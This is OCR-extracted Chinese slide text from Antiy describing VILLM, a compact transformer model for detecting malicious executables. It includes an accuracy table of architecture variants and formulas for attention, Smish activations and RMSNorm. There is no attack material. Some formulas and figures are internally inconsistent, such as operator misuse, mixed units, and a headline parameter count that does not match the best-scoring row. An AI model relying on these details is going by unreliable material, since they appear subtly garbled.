


>34 亿部
手机和智能终端

安天执行体解码模型 VILLM 支持多种对象统一检测分析



VILLM 执行体解码器模型的基本结构



(a) Bloom

(b) Llama 2

(c) Falcon

(d) VILLM

为什么要提出新模型?
不到 1/10 参数量 实现接近的效果 从832M减少到67.7兆

Model	Threat	OK
QKk+GeLU+MHA+PreLN+E512+H4+L16+R4 (208M)	87.52%	97.80%
GeLU+MHA+PreLN+E512+H1+L64+R4 (832M)	97.59%	96.89%
GeLU+MHA+PreLN+E512+H1+L32+R4 (416M)	<u>81.27%</u>	96.71%
GeLU+MHA+PreLN+E512+H1+L16+R4 (208M)	91.22%	97.28%
SwiGLU+MHA+PreRN+E512+H2+L32+R4 (135M)	95.98%	<u>96.10%</u>
SwiGLU+MHA+PreRN+E512+H2+L16+R4 (67.5M)	93.35%	99.28%
SerfGLU+MQA+SandwichRN+E512+H2+L16+R2 (34.1M)	94.55%	99.36%
SmishG2LU+MQA+SandwichRN+E512+H2+L16+R2 (42.5M)	95.28%	99.12%
SmishG2LU+MQA+SandwichRN+E512+H2+L16+R3 (59.3M)	94.05%	99.37%
SmishG2LU+MQA+SandwichRN+E512+H2+L32+R2 (84.4M)	96.77%	99.47%
SmishGLU+MQA+SandwichRN+E512+H2+L4+R0.5 (4.2M)	82.62%	96.38%
SinLUGLU+MQA+SandwichRN+E512+H2+L16+R0.5 (15.2M)	94.25%	99.11%
GeLUGLU+MQA+SandwichRN+E512+H2+L16+R0.5	95.82%	98.43%
SmishGLU+MQA+SandwichRN+E512+H2+L16+R0.5 (15.2M)	94.43%	98.94%
SmishGLU+MQA+SandwichRN+E512+H2+L16+R2 (34.1M)	95.52%	99.30%
SmishGLU+MQA+SandwichRN+E512+H2+L32+R2 (67.7M)	94.72%	99.19%

$$ALiBi(X) = Softmax\left(\frac{(XA_Q^\top + \beta_Q) \odot (XA_K^\top + \beta_K)^\top}{\sqrt{D_K}} + \beta_{ALiBi}\right) \odot (XA_V^\top + \beta_V)$$

$$Smish(x) = x \cdot \tanh[\ln(1 + e^x)]$$

$$FFN_{Smish}(X) = Smish(XA_{MLP_{in}}^\top + \beta_{MLP_{in}}) \odot A_{MLP_{out}}^\top + \beta_{MLP_{out}}$$


$$FFN_{SmishGLU}(X) = Smish(XA_{MLP_{in}}^\top + \beta_{MLP_{in}}) \otimes XA_{gate}^\top \odot A_{MLP_{out}}^\top + \beta_{MLP_{out}}$$

$$RMSNorm(\vec{a}) = \frac{a_i}{\sqrt{\frac{1}{n} \sum_{i=0}^n a_i^2}}$$


$$PreLN_{RMSNorm}(F, X, X_{residual}) = RMSNorm(F(RMSNorm(X)) + X_{residual})$$

$$Block(X) \triangleq PreLN_{RMSNorm}(FFN_{GeLU}, PreLN_{RMSNorm}(ALiBi, X, X), X)$$


安天执行体解码模型 VILLM 采用典型多模态模型的处理方式 “编码-解码” 检测对象



安天执行体解码模型 VILLM 在传统引擎的辅助下可实现无需脱壳的检测能力强化




借助赛博超脑的特征工程基础工作，VILLM模型可实现智能提取检测特征



